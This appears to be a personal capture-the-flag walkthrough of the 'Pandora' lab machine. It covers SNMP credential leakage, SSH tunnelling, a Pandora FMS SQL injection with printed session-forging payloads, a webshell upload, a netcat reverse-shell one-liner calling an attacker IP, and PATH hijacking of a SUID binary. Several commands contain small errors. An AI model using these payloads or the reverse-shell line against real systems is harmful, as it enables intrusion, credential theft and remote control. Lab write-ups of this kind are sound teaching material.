Pandora (Linux)

Tags	
Created	@February 22, 2022 1:41 PM
Updated	@February 28, 2022 10:58 AM

nmapAutomator.sh

```
161/udp open  snmp

Making a script scan on UDP ports: 161

In progress: No Scan (0:00:00 elapsed - 0:00:00 remaining)
                                                    In progress: No Scan (0:00:0
0 elapsed - 0:00:00 remaining)       ] 0% done
                                 In progress: Script Scan (0:00:04 elapsed - 0:00:00 rema
ining)   ] 0% done

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 30
|_  snmpEngineTime: 3h07m22s
Service Info: Host: pandora
```

snmpwalk v2

```
967 .1.3.6.1.2.1.25.4.2.1.5.776 = STRING: "-n -iNONE"
968 .1.3.6.1.2.1.25.4.2.1.5.786 = ""
969 .1.3.6.1.2.1.25.4.2.1.5.793 = ""
970 .1.3.6.1.2.1.25.4.2.1.5.832 = STRING: "-f"
971 .1.3.6.1.2.1.25.4.2.1.5.834 = STRING: "-f"
972 .1.3.6.1.2.1.25.4.2.1.5.848 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
```

Logged in with SSH using above creds

Transferred and ran linpeas.sh

```
/home/matt/user.txt
/home/matt/.bashrc
╔═══╣ Searching installed mail applications
╔═══╣ Mails (limit 50)
╔═══╣ Backup folders
╔═══╣ Backup files (limited 100)
-rwxr-xr-x 1 root root 44071 Nov 21 00:08 /usr/bin/wsrep_sst_mariabackup
-rwxr-xr-x 1 root root 1086 Nov 25  2019 /usr/src/linux-headers-5.4.0-74/tool
s/testing/selftests/net/tcp_fastopen_backup_key.sh
-rw-r--r-- 1 root root 0 Nov  5 16:02 /usr/src/linux-headers-5.4.0-91-generic
/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 0 Nov  5 16:02 /usr/src/linux-headers-5.4.0-91-generic
/include/config/net/team/mode/activebackup.h
-rw-r--r-- 1 root root 237895 Nov  5 16:02 /usr/src/linux-headers-5.4.0-91-ge
neric/.config.old
-rwxr-xr-x 1 root root 1086 Nov 25  2019 /usr/src/linux-headers-5.4.0-91/tool
s/testing/selftests/net/tcp_fastopen_backup_key.sh
-rw-r--r-- 1 root root 0 May  8  2021 /usr/src/linux-headers-5.4.0-74-generic
/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 0 May  8  2021 /usr/src/linux-headers-5.4.0-74-generic
Find: user.txt
```


redirected ssh to port 80 on our local machine

ssh daniel@10.10.11.136 -L 80:localhost:80 (beware of the port not being used already)

https://github.com/ibnuuby/CVE-2021-32099

change port to 80 and then execute.


reload page:



1. Install proxychains: `apt get install proxychains`
2. configure the config file to point to the ssh tunnel:
   a. open the file `nano /etc/proxychains.conf`
   b. uncomment “strict_chain”
   c. add the following line of code at the bottom of the file: `socks5 127.0.0.1 1234 daniel HotelBabylon23`

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?session_id=
"" -D pandora -T tpassword_history --dump

http://localhost/pandora_console/include/chart_generator.php?session_id=g4e01qdgk36mfdh90hvcc54umq



refresh to localhost/pandora/console and logged as matt

Privesc

https://github.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated/blob/master/sqlpwn.py


The code in this github shows an sql statement that looks like so:

```
session_id=666' UNION SELECT 1,2,data FROM tsessions_php WHERE data LIKE '%user%' -- xxx
```


Try to guess admin id:

http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union SELECT 1,2,'id_usuario|s:5:"admin";' endof -- endo

Acess granted with id=5



Changed the password from profile to admin



https://www.exploit-db.com/exploits/48064

CVE-2020-5844/CVE-2020-5844.py at master · TheCyberGeek/CVE-2020-5844

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters You can't perform that

https://github.com/TheCyberGeek/CVE-2020-5844/blob/master/CVE-2020-5844.py

TheCyberGeek/**CVE-2020-5844**

1 Contributor · 0 Issues · 5 Stars · 2 Forks


None of above exploits worked so I exploited manually.

Used Pandora's admin access to upload files from web and uploaded the payload (webshell) below:

https://github.com/mihaid-b/easy-php-shell

Then accessed:

http://127.0.0.1/pandora_console/images/webshell.php?cmd=whoami



we have netcat

started a nc listener on attacker port 4444

we insert in the box:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.15 4444 >/tmp/f

```
listening on [any] 4444 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.11.136] 43114
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (961): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$
```

echo TERM=$TEM

On Attack Box:

```
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

open py3 HTTP server on port 8080

On matt's term

wget 10.10.16.15:8080/linpeas.sh

Found out pandora backup can help privesc:

```
╔══╣ Interesting Files ╠══
╚═══════════════════════

╔══╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 163K Jan 19  2021 /usr/bin/sudo  --->  check_if_the_su
do_version_is_vulnerable
-rwsr-xr-x 1 root root 31K May 26  2021 /usr/bin/pkexec  --->  Linux4.10_to_5
.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 84K Jul 14  2021 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 14  2021 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 87K Jul 14  2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Jul 21  2020 /usr/bin/umount  --->  BSD/Linux(08-1
996)
-rwsr-x--- 1 root matt 17K Dec  3 15:58 /usr/bin/pandora_backup (Unknown SUID
 binary)
-rwsr-xr-x 1 root root 67K Jul 14  2021 /usr/bin/passwd  --->  Apple_Mac_OSX(
03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Jul 21  2020 /usr/bin/mount  --->  Apple_Mac_OSX(L
ion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Jul 21  2020 /usr/bin/su
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  --->  RTru64_UNIX_4.
0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Jul 14  2021 /usr/bin/chsh
```

echo "bin/bash -i" > tar

`chmod 777 tar`

`export` `PATH=(pwd):$PATH`

./usr/bin/pandora_backup